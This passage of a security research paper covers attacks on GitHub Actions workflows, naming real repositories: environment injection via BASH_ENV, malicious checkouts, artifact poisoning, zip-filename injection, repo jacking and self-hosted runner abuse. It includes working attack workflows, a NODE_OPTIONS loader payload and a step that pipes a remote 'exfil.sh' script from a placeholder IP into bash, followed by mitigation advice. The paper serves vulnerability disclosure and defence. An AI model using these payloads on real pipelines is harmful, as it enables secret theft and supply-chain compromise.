GitHub will create default environment variables that can be used inside every step in a workflow. The `GITHUB_ENV` and `GITHUB_OUTPUT` variables are particularly interesting.

It is possible to define environment variable in a step and to use this variable in another one. This can be done by writing it to the `GITHUB_ENV` variable:

```
1 echo "{environment_variable_name}={value}" >> "$GITHUB_ENV"
```

This variable points to a local path on the runner. This file is unique to the current step and changes for each step in a job.

² <https://github.com/cycodelabs/raven>

For example:

```

1 steps:
2   - name: Set the value
3     run: |
4       echo "SSTIC=cicd is cool" >> "$GITHUB_ENV"
5     - name: Use the value
6       run: |
7         echo "$SSTIC"

```

However, if a user can control the name or the value of the environment variable that is being set it can lead to arbitrary code execution. Multiple examples of this vulnerability have already been found like in this article [2].

We found a similar issue in a popular repository (still vulnerable). This workflow is configured with a `workflow_run` trigger:

```

1 on:
2   workflow_run:
3     workflows: ["Name"]
4     types:
5       - completed
6     branches: [specificbranch]

```

Some artifacts are then downloaded from the triggering workflow:

```

1 - name: Get version
2   uses: actions/github-script@v7
3   with:
4     script: |
5       const allArtifacts = await
6       ↪ github.rest.actions.listWorkflowRunArtifacts({
7       [...]
8       ↪ const fs = require('fs');
9       ↪ fs.writeFileSync(`${github.workspace}/artifact-name.zip`,
10      ↪ Buffer.from(download.data));

```

Finally, the release version is written in the `GITHUB_ENV` variable:

```

1 - run: |
2   unzip artifact-name.zip
3   RELEASE_VERSION=$(cat release-version.txt)
4   echo "RELEASE_VERSION=$RELEASE_VERSION" >> $GITHUB_ENV

```

A malicious user could deploy the following workflow to be able to set arbitrary environment variables:


```

1 steps:
2   - name: Set the value
3     run: |
4       echo "data" > release-version.txt
5       echo "INJECT_ENV=injection value" >> release-version.txt
6     - name: Upload released version
7       uses: actions/upload-artifact@v4
8       with:
9         name: artifact-name
10        path: ./release-version.txt

```

This would result in the `INJECT_ENV` variable being set.

As described in the article [2], Linux has many special environment variables that control how programs behave which we can modify to execute code. In their example they used the `NODE_OPTIONS` environment variable. This technique was already exploited [11] in 2020 by a researcher from the Project Zero security team.

The `NODE_OPTIONS` environment variable allows to specify a string of command-line arguments that will be applied by default whenever initiating a new Node process. This capability provides a convenient and standardized method for configuring default command-line settings for Node processes across an application. The GitHub runner will then use this variable in all subsequent processes. This variable is well known and can result in arbitrary command execution:

```

1 NODE_OPTIONS="--experimental-modules
  ↪ --experimental-loader=data:text/javascript,console.log('injection');"

```

However, in recent version of the GitHub runner,³ GitHub explicitly prohibit the usage of this variable when setting environment variables, there is an environment block-list:

```

1 private string[] _setEnvBlockList =
2 {
3     "NODE_OPTIONS"
4 };

```

This block-list approach can easily be bypassed, we used the `BASH_ENV` environment variable to leverage arbitrary code execution in the previous example. The `BASH_ENV` environment variable in Bash is used to specify a file to be sourced when a non-interactive shell is started. This variable allows setting up environment variables and configurations for non-interactive shells.

³ <https://github.com/actions/runner>

When a Bash shell starts, it checks the `BASH_ENV` variable to see if it is set. If it is, the shell will source (execute) the file specified by `BASH_ENV` before executing any commands. This is particularly useful for setting up a consistent environment for non-interactive scripts or batch jobs.

For example:

```
1 $ BASH_ENV='${id 1>&2}' bash -c 'echo hello'
2 uid=0(root) gid=0(root) groups=0(root)
3 hello
```

This technique comes from this article [1]

Here is the modified version of the triggering workflow to get arbitrary code execution:

```
1 - name: Set the value
2   run: |
3     echo "data" > release-version.txt
4     echo 'BASH_ENV="$(touch /tmp/pwn)"' >> release-version.txt
5 - name: Upload released version
6   uses: actions/upload-artifact@v4
7   with:
8     name: artifact-name
9     path: ./release-version.txt
```




Fig. 20. Arbitrary code execution.

In the workflow of the vulnerable repository, it is possible to steal sensitive secrets.

2.3 Dangerous checkouts

Automated processing of pull requests (PRs) originating from external forks carries risks, and it is imperative to handle such PRs with caution,

treating them as untrusted input. While conventional CI/CD practices involve ensuring that a new PR does not disrupt the project build, introduce functional regressions, and validates test success, these automated behaviors can pose a security risk when dealing with untrusted PRs.

Such security issues can occur when a developer uses the `workflow_run` or the `pull_request_target` triggers. These triggers run in a privileged context, as they have read access to secrets and potentially have write access on the targeted repository. Performing an explicit checkout on the untrusted code will result in the attacker code being downloaded in such context.

The `autorelease-preview.yml` workflow of the `excalidraw`⁴ repository is configured with an `issue_comment` trigger:

```
1 on:
2   issue_comment:
3     types: [created, edited]
```

The only condition to trigger the workflow is to make a specific comment:

```
1 name: Auto release preview
2 if: github.event.comment.body == '@excalibot trigger release' &&
   ↪ github.event.issue.pull_request
```

Then a reference to the commit id of the pull request is obtained with a GitHub script action:

```
1 uses: actions/github-script@v4
2 with:
3   result-encoding: string
4   script: |
5     const { owner, repo, number } = context.issue;
6     const pr = await github.pulls.get({
7       owner,
8       repo,
9       pull_number: number,
10    });
11    return pr.data.head.sha
```

This reference is then used to perform a checkout. Note that this reference points to the head commit of the PR coming from the fork repository.

⁴ <https://github.com/excalidraw/excalidraw>

```

1 - uses: actions/checkout@v2
2   with:
3     ref: ${{ steps.sha.outputs.result }}
4     fetch-depth: 2

```

Finally, the yarn package manager is used:

```

1 - name: Auto release preview
2   id: "autorelease"
3   run: |
4     yarn add @actions/core
5     yarn autorelease preview ${{ github.event.issue.number }}

```

A malicious user could trigger this workflow with malicious `.yarnrc.yml` file.

First the repository is forked by an attacker and a malicious `.yarnrc.yml` is created along with a malicious JavaScript file figure 21.



Fig. 21. PR.

Then a pull request is created, and the following comment is made, figure 22.

The vulnerable workflow is automatically launched, and the malicious code is executed, figure 23

This workflow is quite sensitive as it contains the `NPM_TOKEN` used to push code on `npmjs.org`:




Fig. 22. Commentaire sur la PR.

```

1 - name: Set up publish access
2   run: |
3     npm config set //registry.npmjs.org/:_authToken ${NPM_TOKEN}
4   env:
5     NPM_TOKEN: ${ secrets.NPM_TOKEN }

```

As of the time of writing the `excalidraw` package has 56k weekly downloads signifying that such compromise could potentially impact a significant number of users. We found similar vulnerabilities on other repositories such as Apache Doris, AutoGPT, and Cypress.

2.4 Dangerous artifacts

It is common practice to use artifacts to pass data between different workflows. We often encounter this with the `workflow_run` trigger where the triggering workflow will prepare some data that will then be sent to the triggered workflow. Given the untrusted nature of this artifact data, it is crucial to treat it with caution and recognize it as a potential threat. The vulnerability arises from the fact that external entities, such as malicious actors, can influence the content of the artifact data. This manipulation could lead to various security risks, including but not limited to code injection, data tampering, or unauthorized access.

We found a vulnerability in a popular repository (90k stars on GitHub), but unfortunately the vulnerability is not fixed yet. The vulnerable workflow is configured with a `workflow_run` trigger, the workflow downloads artifacts from the triggering workflow:




Fig. 23. Arbitrary code execution.

```

1 - name: download artifact
2   id: download_artifacts
3   uses: dawidd6/action-download-artifact@v2
4   with:
5     workflow: ${{ github.event.workflow_run.workflow_id }}
6     run_id: ${{ github.event.workflow_run.id }}
7     name: redacted-name

```

Then a JavaScript file is executed:

```

1 - name: upload visual-regression report
2   id: report
3   env:
4     CLOUD_KEY_ID: ${{ secrets.CLOUD_KEY_ID }}
5     CLOUD_KEY_SECRET: ${{ secrets.CLOUD_KEY_SECRET }}
6   run: |
7     node scripts/path/jscript.js ./path --key=value

```

A malicious user could trigger this workflow with a malicious version of the artifact. Since the workflow does not check the content of the artifacts, it is possible to overwrite the `scripts/path/jscript.js` file. It would then be possible to gain arbitrary code execution inside this workflow. The following workflow can be used to gain arbitrary code execution:

```

1 name: redacted
2   on:
3     pull_request:
4     jobs:
5       redacted:
6         name: redacted
7         runs-on: ubuntu-latest
8         steps:
9         - name: prepare
10          run: |
11              mkdir scripts
12              mkdir -p scripts/path/
13              echo 'console.log("pwn");' > scripts/path/jscript.js
14
15         - name: Upload artifact
16           uses: actions/upload-artifact@v3
17           with:
18             name: redacted-name
19             path: scripts/*
20

```

When the pull request is created, it will launch the malicious workflow which will in turn trigger the vulnerable workflow. It will download the malicious artifacts and the `jscript.js` script will be overwritten since the artifact downloaded by the `dawidd6/action-download-artifact` action will be unzipped in the current directory, without any validation. The script will then be executed.

Here is another good example [3] of this kind of exploitation, a company found a vulnerability in a workflow of the `rust-lang` repository.

2.5 Workflow commands

Actions possess the capability to interact with the runner machine, enabling them to set environment variables, define output values for use by other actions, incorporate debug messages into output logs, and perform various other tasks.

The majority of workflow commands use the `echo` command in a specific format like this:

```

1 echo "::workflow-command
   ↪ parameter1={data},parameter2={data}::{command value}"

```

Others are triggered by writing to a file like `GITHUB_ENV` and `GITHUB_OUTPUT`.

However, before 2020, it was possible to control environment variables with the `echo` way like this:

```
1 run: |
2   echo "##[set-env name=ENV_NAME;]value"
3   # or
4   echo "echo "::set-env name=ENV_NAME::value"
5
```

The implemented workflow commands were insecure by nature due to the common practice of logging to `STDOUT`. This vulnerability opened avenues for potential attacks, allowing malicious payloads to be easily injected and trigger the `set-env` command. The ability to modify environment variables introduced multiple paths for remote code execution, with a particularly obvious payload being the one demonstrated earlier (cf. 2.2). This security concern underlines the importance of adopting robust measures to prevent unauthorized manipulation of environment variables and to mitigate the risk of malicious payloads. This vulnerability was initially reported [11] by a security researcher from Project Zero.

GitHub decided to prohibit the `set-env` workflow command in 2020 but the `set-output` command is still available while being deprecated.

In 2022 a security researcher found [2] a vulnerability in a workflow of the `codelab-friendlychat-android` and `codelab-friendlychat-android` repositories from the Firebase organization. The `preview_deploy.yml` workflow was downloading untrusted artifacts and setting environment variables based on the received data. Note that this workflow is triggered by a `workflow_run` trigger:


```

1 - name: 'Download artifact'
2   uses: actions/github-script@v3.1.0
3   with:
4     script: |
5     var artifacts = await
6     ↪ github.actions.listWorkflowRunArtifacts({
7     ↪   [...]
8     ↪   fs.writeFileSync(`${github.workspace}/pr_number.txt`,
9     ↪     downloadPrNumber);
10    ↪
11    ↪ fs.writeFileSync(`${github.workspace}/firebase-android.zip`,
12    ↪   Buffer.from(downloadPreview.data));
13 - run: |
14   unzip pr.zip
15   echo "pr_number=$(cat NR)" >> $GITHUB_ENV
16   mkdir firebase-android
17   unzip firebase-android.zip -d firebase-android

```

As explained in section 2.2, this can be easily exploited. The Firebase team fixed the issue with the following code:

```

1 - id: unzip
2   run: |
3     set -eou pipefail
4     pr_number=$(cat -e pr_number.txt)
5     pr_number=${pr_number%?}
6     pr_length=${#pr_number}
7     only_numbers_re="^[0-9]+$"
8     if ! [[ $pr_length <= 10 && $pr_number =~ $only_numbers_re ]];
9     ↪ then
10    ↪ echo "invalid PR number"
11    ↪ exit 1
12    ↪ fi
13    ↪ echo "::set-output name=pr_number::$pr_number"
14    ↪ mkdir firebase-android
15    ↪ unzip firebase-android.zip -d firebase-android

```

Here this script check that the PR number received in `pr_number.txt` only contains numeric characters. The `set-output` command is then employed and the output value is finally used in a GitHub script action:

```

1 - name: Write Comment
2   uses: actions/github-script@v3
3   with:
4     github-token: ${ secrets.GITHUB_TOKEN }
5     script: |
6       await github.issues.createComment({
7         owner: context.repo.owner,
8         repo: context.repo.repo,
9         issue_number: ${ steps.unzip.outputs.pr_number },
10        body: 'View preview ${
11        ↪ steps.deploy_preview.outputs.details_url }'
12      });

```

We managed to bypass the fix of the Firebase team by leveraging the `set-output` workflow command and the expression injection since the `${ steps.unzip.outputs.pr_number }` value is concatenated in the script (cf 2.1).

The trick here is to use the fact that the `unzip` command will log the name of the files that are decompressed to `STDOUT`. This means that by controlling `STDOUT` in the `unzip` step one can modify the value of `pr_number`. This is possible by crafting a malicious zip file with the following content:

```

1 $ unzip -l steps.zip
2 Archive:  steps.zip
3  Length Date   Time    Name
4  -----
5  0      2023-12-26 15:46  steps/
6  8      2023-12-26 15:46  steps/Hello ##[set-output
7  ↪ name=pr_number;]'end'}); console.log('pwn') ;
8  ↪ console.log({console
9  -----
10 8      2023-12-26 15:46  2 files

```

The `pr_number` variable will be equal to:

```

1 'end'}); console.log('pwn'); console.log({console

```

This will be concatenated in the `Write Comment` step, allowing arbitrary JavaScript code execution (figure 24).

2.6 Repo Jacking

The repo jacking vulnerability was presented [4] at DEFCON 31. This vulnerability occurs when a GitHub action is referencing an action on a non-existing GitHub organization or user. For example:




Fig. 24. Arbitrary code execution.

```

1 name: "Build Images"
2 on:
3   push:
4
5 jobs:
6   init:
7     runs-on: ubuntu-latest
8     name: "init"
9     steps:
10      - uses: non-existing-org/checkout-action

```

A malicious user could claim the non-existing-org GitHub organization and create the `checkout-action` in this organization. This would result in arbitrary code execution inside this workflow.

This vulnerability is quite rare and difficult to exploit as GitHub is aware of this kind of vulnerability. From this article [5]:

"To protect against repojacking, GitHub employs a security mechanism that disallows the registration of previous repository names with 100 clones in the week before renaming or deleting the owner's account."

We found this vulnerability on an Azure repository⁵:

⁵ <https://github.com/Azure/bicep-registry-modules/blob/main/.github/workflows/fork-on-push-brm-generate.yml>

```

1 - uses: jungwinter/split@master
2   id: branch
3   with:
4     msg: ${{ needs.get-module-to-validate.outputs.module_dir }}
5     separator: "/"
6     maxsplit: -1

```

The `jungwinter` user does not exist anymore, so we registered it and try to create the `split` repository, however it failed with the following error message:




Fig. 25. Repo jacking.

It seems that the user has moved his repository to a new account:

```

1 $ curl -kIs https://github.com/jungwinter/split
2 HTTP/1.1 200 Connection established
3
4 HTTP/2 301
5 server: GitHub.com
6 location: https://github.com/winterjung/split
7 [...]

```

2.7 Self-hosted runners

GitHub offers the possibility to host your own runners and customize the environment used to run jobs in workflows. These runners are called self-hosted.

Self-hosted runners provide enhanced control over hardware, operating systems, and software tools compared to GitHub-hosted runners. There is flexibility to install locally available software and opt for an operating system not supported by GitHub-hosted runners. Self-hosted runners can take various forms, including physical, virtual, containerized, on-premises, or cloud-based setups.

Self-hosted runners can be added at various levels in the management hierarchy:

- Repository-level runners are dedicated to a single repository.

- Organization-level runners can process jobs for multiple repositories in an organization.
- Enterprise-level runners can be assigned to multiple organizations in an enterprise account.

There exists two types of self-hosted runners, ephemeral and non-ephemeral ones. By default, the runners are non-ephemeral, meaning the environment used by the runner is not cleaned after a job completes. If attackers manage to execute code on a non-ephemeral runner, they could backdoor it by adding a process in the background. These kinds of runners are thus really sensitive.

Non-ephemeral runners can be identified by looking at run logs. A tool called `gato`⁶ can be used to automate this process:

```

1 $ gato e --repository vercel/next.js!
2 - Enumerating: vercel/next.js!
3 [+] The repository contains a workflow: build_reusable.yml that
   ↳ might execute on self-hosted runners!
4 [+] The repository vercel/next.js contains a previous workflow run
   ↳ that executed on a self-hosted runner!
5 - The runner name was: nextjs-hell1-6 and the machine name was
   ↳ nextjs-hell1-6
6 [!] The repository contains a non-ephemeral self-hosted runner!
7

```

If the workflow uses the `actions/checkout` action, the run logs will display the `Cleaning the repository message`. Its presence indicates a shared working directory between builds on the runner. The name of the runner is also a good indicator. If the name is identical across jobs, it probably means that the runner is non-ephemeral.

To use a self-hosted runner, the `runs-on` directive must be changed to match the labels of the runner defined at creation time like this:

```

1 name: Self Hosted
2 on: [push]
3 jobs:
4   self-hosted:
5     runs-on: [self-hosted, linux, x64, gpu]
6     steps:
7     - uses: actions/checkout@v4

```

GitHub's documentation is clear about self-hosted runners, they recommend to exclusively employ them with private repositories. The rationale behind this recommendation is that forks of public repository have the po-

⁶ <https://github.com/praetorian-inc/gato>

tential to execute possibly harmful code on the self-hosted runner machine, using the attacks described earlier.

By exploiting self-hosted runners, attackers could access the internal network of the company. They could also monitor new jobs to gain access to secrets of other workflows and steal other `GITHUB_TOKEN` with more permissions. Indeed, if another workflow uses the `actions/checkout` action, the `.git/config` file will contain a GitHub token belonging to the user that triggered the workflow. In many cases this token will have write privileges over the repository.

The `haskell-language-server`⁷ GitHub repository is configured with a non-ephemeral self-hosted GitHub runner labeled `linux-space`:

```
1 bindist-linux:
2   name: Tar linux bindists (linux)
3   runs-on: [self-hosted, linux-space]
```

This means that any user can create a pull request with a malicious workflow and use this non ephemeral self-hosted runner. For example, the following workflow was deployed (cf 27):

```
1 name: Security test
2   on:
3     pull_request:
4
5   jobs:
6     security:
7       runs-on: [self-hosted, linux-space]
8       container:
9         image: debian:11
10        volumes:
11          - /:/mnt
12
13      steps:
14        - name: security test
15          run: |
16            apt-get update && apt-get install -y bash curl git
17            curl -k https://ip.ip.ip.ip/static/exfil.sh | bash
```

Note that the first-time contributor protection was disabled on the `haskell-language-server` repository. This means that anyone could have exploited this vulnerability (cf 28).

In the previous example the host is mounted inside the container to access all the files of the host machine.

⁷ <https://github.com/haskell/haskell-language-server/>

The script downloads and executes the a small bash script that performs exfiltration and sends the output to a remote server:

```

1 $ ls -asl /mnt/bin /mnt/boot /mnt/cache /mnt/dev /mnt/etc /mnt/home
  ↳ /mnt/nix /mnt/opt /mnt/proc /mnt/root /mnt/run /mnt/srv
  ↳ /mnt/sys /mnt/tank /mnt/tmp /mnt/usr /mnt/var
2 [...]
3 /mnt/home:
4 total 59
5 9 drwxr-xr-x 28 root root 29 Apr 1 2023 .
6 9 drwxr-xr-x 19 root root 19 Apr 2 2023 ..
7 9 drwx----- 5 1024 users 6 Mar 27 2023 a*****s
8 1 drwx----- 2 1022 users 2 Mar 1 2023 a*****a
9 9 drwx----- 9 1000 users 16 Jun 26 2023 a*****n
10 1 drwx----- 2 1001 users 2 Mar 9 2022 b*****i
11 1 drwx----- 3 1002 users 3 Mar 1 2023 b*****r
12 1 drwx----- 2 1003 users 2 Mar 9 2022 d*****u
13 [...]
14 5 -rw-r--r-- 1 root root 41 Mar 24 2023 token.txt
15 [...]
16 /mnt/root:
17 total 58
18 9 drwx----- 7 root root 12 Sep 28 09:14 .
19 9 drwxr-xr-x 19 root root 19 Apr 2 2023 ..
20 29 -rw----- 1 root root 26566 Sep 28 09:14 .bash_history
21 1 drwx----- 4 root root 4 Mar 7 2023 .config
22 1 drwx----- 2 root root 4 Apr 2 2023 .ssh
23 1 drwxr-xr-x 3 root root 3 Mar 7 2023 .vscode-server
24 [...]
25 /mnt/run:
26 [...]
27 0 drwxr-xr-x 5 root root 100 Jan 19 00:51 credentials
28 0 drwx----- 8 root root 180 Nov 21 01:03 docker
29 4 -rw-r--r-- 1 root root 7 Nov 21 01:03 docker.pid
30 0 srw-rw---- 1 root 131 0 Nov 21 01:03 docker.sock
31 0 drwxr-xr-x 4 root root 80 Nov 21 01:03 github-runner

```

Since we managed to mount the host inside the container it could be possible to install a backdoor on the runner to gain persistent access. Like in the previous example, it would be possible to exfiltrate sensitive GitHub tokens via the `release.yaml` workflow which performs a checkout action. It is also possible to access the internal network.

We found the same vulnerability on the sharp⁸ repository. It is a Node.js image processing library with more than 4 million weekly down-

⁸ <https://github.com/lovell/sharp>

loads according⁹ to npmjs.org. We also found the same vulnerability on Scroll,¹⁰ a blockchain company.

This type of vulnerability has recently come to the fore with the compromise of several repositories, such as:

- actions/runner-images [7]
- tensorflow/tensorflow [8]
- pytorch/pytorch [10]

3 Mitigations

While this paper is mainly focused on different exploitation methods, some configuration hardening can be applied at different level to prevent or limit exploitation.

3.1 Outside collaborators

One of the most effective protections that should be enabled on all repositories is the *Require approval for all outside collaborators* safeguard. This measure prevents external users from automatically executing untrusted code on the runner. It temporarily halts workflows until a repository member manually approves them. While this mitigation is not foolproof, as the reviewer must inspect all files for malicious code or exploitation attempts, it does decrease the risks. It is important to note that this protection will not prevent the exploitation of vulnerabilities in workflows triggered by a `pull_request_target`.

During our research, we encountered numerous vulnerable repositories that were shielded by this protection, making it challenging for us to exploit the vulnerability since concealing a malicious payload in a pull request can be difficult.

3.2 Input manipulation

Pipelines with triggers that can be activated by external users should be handled cautiously, particularly `pull_request_target`, `workflow_run`, `issue`, and `issue_comment` triggers, as external data can be manipulated from these workflows. We observed that artifacts can contain arbitrary files; therefore, extracting them into a subfolder could mitigate potential exploitation scenarios.

⁹ <https://www.npmjs.com/package/sharp>

¹⁰ <https://scroll.io/>

Here is an example from an Azure repository:

```

1 - name: Download rust build artifacts
2   uses: dawidd6/action-download-artifact@v2
3   with:
4     workflow: ${{ github.event.workflow_run.workflow_id }}
5     workflow_conclusion: success
6     commit: ${{ github.event.workflow_run.head_sha }}
7     name: rust-{{ matrix.arch }}-binaries
8     path: /tmp

```

GitHub's context expression should also be avoided to minimize the risks of code injection. Alternatively, they should be passed to scripts as environment variables:

```

1 name: Issue
2   on:
3     issues:
4       jobs:
5         hello:
6           runs-on: ubuntu-latest
7           steps:
8             - run: |
9               echo "New issue: $ISSUE_BODY"
10              env:
11                ISSUE_BODY: ${{ github.event.issue.title }}

```

Essentially, all safeguards concerning the manipulation of untrusted inputs should be implemented within workflows, similar to any standard web application. This holds true even when the data originates from another workflow, such as through a `workflow_run` trigger.

3.3 Least privileges principle

Similar to conventional network or application setups, it is crucial to adhere to the principle of least privilege. For instance, if a workflow is intended to execute codeql for code analysis, it should only be granted read permissions for content access. Developers need to carefully outline the actions undertaken within a workflow and allocate restricted permissions accordingly. GitHub actions offer vast capabilities where multiple steps can be executed in varied contexts with varying privileges, thus mitigating potential impacts in the event of a breach.

This principle should also extend to the management of secrets within these environments to minimize the fallout in case of a compromise.

3.4 Restrict who can trigger a workflow

Restricting users that can launch a workflow can also be a good prevention mechanism. We saw some repositories using this technique to restrict a particular user or group to launch a workflow like in this example:

```

1 steps:
2   - uses: tspascoal/get-user-teams-membership@v1.0.2
3     id: checkMember
4     with:
5       username: ${ github.actor }
6       team: 'cronos-dev'
7       GITHUB_TOKEN: ${ secrets.ORG_READ_BOT_PAT }
8   [...]
9   - name: set valid it is triggered by team members
10    id: setValid
11    run: |
12      if [[ "${ steps.checkMember.outputs.isTeamMember }" ==
↪ "true" ]]; then
13        echo "valid=true" >> $GITHUB_OUTPUT
14      else
15        echo "valid=false" >> $GITHUB_OUTPUT
16      fi

```

Then in other jobs the value of the valid variable can be used:

```

1 build:
2   runs-on: ubuntu-latest
3   if: needs.member.outputs.valid == 'true'
4   [...]

```

We came across lot of different techniques to secure workflows like here based on the name of the user that triggers the event:

```

1 jobs:
2   split:
3     runs-on: ubuntu-latest
4     if: ${ github.event.sender.login == 'admin-user' }}

```

Or:

```

1 jobs:
2   task:
3     if: contains('OWNER,MEMBER,COLLABORATOR',
↪ github.event.comment.author_association)
4     runs-on: ubuntu-latest
5     [...]

```

Here in a workflow from Discord, a pull request must have a specific tag to be run, this ensures that a reviewer has checked the code before running the workflow:

```
1 jobs:
2 build-docker-image:
3   # all jobs MUST have this if check for 'ok-to-test' or 'approved'
   ↪ for security purposes.
4   if:
5     ((github.event.action == 'labeled' && (github.event.label.name
   ↪ == 'approved' || github.event.label.name == 'lgtm' ||
   ↪ github.event.label.name == 'ok-to-test')) ||
6     (github.event.action != 'labeled' &&
   ↪ (contains(github.event.pull_request.labels.*.name,
   ↪ 'ok-to-test') ||
   ↪ contains(github.event.pull_request.labels.*.name, 'approved')
   ↪ || contains(github.event.pull_request.labels.*.name, 'lgtm'))))
   ↪ &&
7     github.repository == 'feast-dev/feast'
8   runs-on: ubuntu-latest
9   steps:
10    [...]
```

There are a lot of different ways to perform this kind of checks.

4 Conclusion

This research paper has highlighted the lesser-known security risks associated with CI/CD systems. Through our investigation, we have underscored the imperative for understanding and mitigating these risks to ensure the integrity and security of CI/CD environments.

Our findings emphasize that while CI/CD systems offer efficiency and automation benefits, they simultaneously introduce vulnerabilities that can be exploited by malicious actors to compromise code integrity or infiltrate internal networks. Developers should prioritize the security of their CI/CD environments by implementing robust configurations and adhering to best practices.

To aid developers in securing their workflows, we are also introducing a new tool called octoscan,¹¹ which performs static analysis on workflow files to identify vulnerabilities. Notably, all vulnerabilities presented in this paper were discovered using octoscan, demonstrating its effectiveness in identifying potential exploits.

¹¹ <https://github.com/synacktiv/octoscan>

In conclusion, by raising awareness of the security implications surrounding GitHub Actions and providing tools like octoscan for vulnerability detection, we aim at empowering developers to strengthen their workflows, safeguard sensitive data, and mitigate the risks of unauthorized access or manipulation in their CI/CD environments.

References

1. 0xn3va. Command-injection. https://0xn3va.gitbook.io/cheat-sheets/web-application/command-injection#bash_env, 2023.
2. Noam Dotan. Google and Apache Found Vulnerable to GitHub Environment Injection. <https://www.legitsecurity.com/blog/github-privilege-escalation-vulnerability-0>, 2022.
3. Noam Dotan. Novel Pipeline Vulnerability Discovered; Rust Found Vulnerable. <https://www.legitsecurity.com/blog/artifact-poisoning-vulnerability-discovered-in-rust>, 2022.
4. Asi Greenholts. The GitHub Actions Worm Compromising GitHub repositories through the Actions dependency tree. <https://media.defcon.org/DEF%20CON%2031/DEF%20CON%2031%20presentations/Asi%20Greenholts%20-%20The%20GitHub%20Actions%20Worm%20Compromising%20GitHub%20repositories%20through%20the%20Actions%20dependency%20tree.pdf>, 2023.
5. Asi Greenholts. The GitHub Actions Worm: Compromising GitHub Repositories Through the Actions Dependency Tree. <https://www.paloaltonetworks.com/blog/prisma-cloud/github-actions-worm-dependencies/>, 2023.
6. Théo Louis-Tisserand Hugo Vincent. CI/CD secrets extraction, tips and tricks. <https://www.synacktiv.com/publications/cicd-secrets-extraction-tips-and-tricks>, 2023.
7. Adnan Khan. One Supply Chain Attack to Rule Them All – Poisoning GitHub’s Runner Images. <https://adnanthekhan.com/2023/12/20/one-supply-chain-attack-to-rule-them-all/>, 2023.
8. Adnan Khan and John Stawinski. TensorFlow Supply Chain Compromise via Self-Hosted Runner Attack. <https://www.praetorian.com/blog/tensorflow-supply-chain-compromise-via-self-hosted-runner-attack/>, 2023.
9. Karim Rahal. Leaking Secrets From GitHub Actions: Reading Files And Environment Variables, Intercepting Network/Process Communication, Dumping Memory. <https://karimrahal.com/2023/01/05/github-actions-leaking-secrets>, 2023.
10. John Stawinski. Playing with Fire – How We Executed a Critical Supply Chain Attack on PyTorch. <https://johnstawinski.com/2024/01/11/playing-with-fire-how-we-executed-a-critical-supply-chain-attack-on-pytorch/>, 2024.
11. Felix Wilhelm. Github: Widespread injection vulnerabilities in Actions. <https://bugs.chromium.org/p/project-zero/issues/detail?id=2070>, 2020.

```
build-wasm (nodejs)
succeeded 7 minutes ago in 23s

Set up job

1 Current runner version: '2.311.0'
2 Runner name: 'nextjs-hell-1'
3 Runner group name: 'Default'
4 Machine name: 'nextjs-hell-1'
5 ▶ GITHUB_TOKEN Permissions
19 Secret source: Actions
20 Prepare workflow directory
21 Prepare all required actions
22 Getting action download info
23 Download action repository 'actions/checkout@v3'
24 Download action repository 'actions/setup-node@v3'
25 Download action repository 'actions/upload-artifacts@v1'
26 Complete job name: build-wasm (nodejs)

Set up runner

Run actions/checkout@v3

1 ▶ Run actions/checkout@v3
21 Syncing repository: vercel/next.js
22 ▶ Getting Git version info
26 Copying '/root/.gitconfig' to '/root/actions-runners/runner'
27 Temporarily overriding HOME='/root/actions-runners/runner'
28 Adding repository directory to the temporary git index
